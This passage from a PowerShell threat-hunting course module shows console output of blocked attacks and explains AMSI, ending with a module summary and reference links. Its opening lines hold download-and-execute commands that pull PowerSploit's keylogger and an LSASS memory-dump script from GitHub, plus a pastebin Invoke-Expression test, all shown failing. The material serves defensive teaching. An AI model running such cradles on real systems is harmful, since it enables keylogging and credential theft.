IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
+ CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
+ FullyQualifiedErrorId : NotImplemented
```

5.5.3 Anti-Malware Scan Interface

In Windows 10, it gets even more interesting due to the introduction of the AMSI (Anti-Malware Scan Interface).

On AMSI powered systems, AMSI picks up any PowerShell or VBScript code before it's executed by the PowerShell engine. The AMSI, in turn, sends it over to the anti-malware solution. The anti-malware solution will give a thumbs up or a thumbs down based on its signature database.

5.5.3 Anti-Malware Scan Interface

If it's a thumbs down, PowerShell will not execute that code, whether it is downloaded from the internet and run in memory or run from a script.

There are some vendors that support AMSI, and these are Microsoft, ESET, and AVG.

Here, you can see AMSI in action.

```
PS C:\> Invoke-Expression (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\> Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' |
>>> Where-Object Id -eq 1116 | Format-List

TimeCreated      : 4/28/2015 5:49:38 PM
ProviderName     : Microsoft-Windows-Windows Defender
Id              : 1116
Message          : Windows Defender has detected malware or other potentially unwanted
                  software.
                  For more information please see the following:
                  http://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/Mptest!ams
                  i&threatid=2147694217
                  Name: Virus:Win32/Mptest!amsi
                  ID: 2147694217
                  Severity: Severe
                  Category: Virus
                  Path: amsi:_dcd82f66c32bf1274
                  Detection Origin: Unknown
                  Detection Type: Concrete
                  Detection Source: AMSI
                  User: CONTOSO\SomeUser
                  Process Name: Unknown
                  Signature Version: AV: 1.197.874.0, AS: 1.197.874.0, NIS: 114.3.0.0
                  Engine Version: AM: 1.1.11602.0, NIS: 2.1.11502.0
```

Module Conclusion

This concludes the module on Hunting with/for PowerShell. We have covered:

- Various PowerShell tools to aid us in hunting in the enterprise.
- Windows Defender Advanced Threat Protection.
- Windows ATA and Azure ATP.
- Additional techniques to defend the malicious use of PowerShell.

References



References



[Kansa](https://github.com/davehull/Kansa)

<https://github.com/davehull/Kansa>

[Kansa blog](http://trustedsignal.blogspot.com/search/label/Kansa)

<http://trustedsignal.blogspot.com/search/label/Kansa>

[Kansa: A PowerShell-based incident response framework](http://www.powershellmagazine.com/2014/07/18/kansa-a-powershell-based-incident-response-framework/)

<http://www.powershellmagazine.com/2014/07/18/kansa-a-powershell-based-incident-response-framework/>

[PSHunt](https://github.com/Infocyte/PSHunt)

<https://github.com/Infocyte/PSHunt>



References

[BSidesLV 2016 PSHunt](#)

https://www.youtube.com/watch?v=2MrrOxsJk_M

[NOAH at BH2017](#)

<https://www.blackhat.com/us-17/arsenal/schedule/#noah-uncover-the-evil-within-respond-immediately-by-collecting-all-the-artifacts-agentlessly-7965>

[NOAH 2](#)

<https://github.com/giMini/NOAH>

[Windows ATP](#)

<https://www.microsoft.com/en-us/windowsforbusiness/windows-atp>



References

[Windows ATP 2](https://winatpregistration-prd.trafficmanager.net/UserAgreement)

<https://winatpregistration-prd.trafficmanager.net/UserAgreement>

[Windows ATA](https://cloudblogs.microsoft.com/enterprisemobility/2017/01/19/introducing-microsoft-advanced-threat-analytics-for-your-datacenter/)

<https://cloudblogs.microsoft.com/enterprisemobility/2017/01/19/introducing-microsoft-advanced-threat-analytics-for-your-datacenter/>

[App Locker](https://technet.microsoft.com/en-us/library/dd723678(v=ws.10).aspx)

[https://technet.microsoft.com/en-us/library/dd723678\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd723678(v=ws.10).aspx)

[Device Guard with UMCI](https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies)

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>

References

[What is Advanced Threat Analytics?](https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata)

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

[Advanced Threat Analytics](https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics)

<https://www.microsoft.com/en-us/cloud-platform/advanced-threat-analytics>

[Azure Advanced Threat Protection documentation](https://docs.microsoft.com/en-us/azure-advanced-threat-protection/)

<https://docs.microsoft.com/en-us/azure-advanced-threat-protection/>

[Tutorial: Lateral movement playbook](https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-lateral-movement)

<https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-lateral-movement>





References

[AppLocker](https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview)

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>





Hunting at Scale with Osquery

In this lab you will learn how to hunt for process injection on Linux endpoints with the help of Osquery. You will also be shown how to execute pre-baked Osquery queries through Kollide fleet.



**Labs are only available in Full or Elite Editions of the course. To [ACCESS](#) your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click [LINK](#).*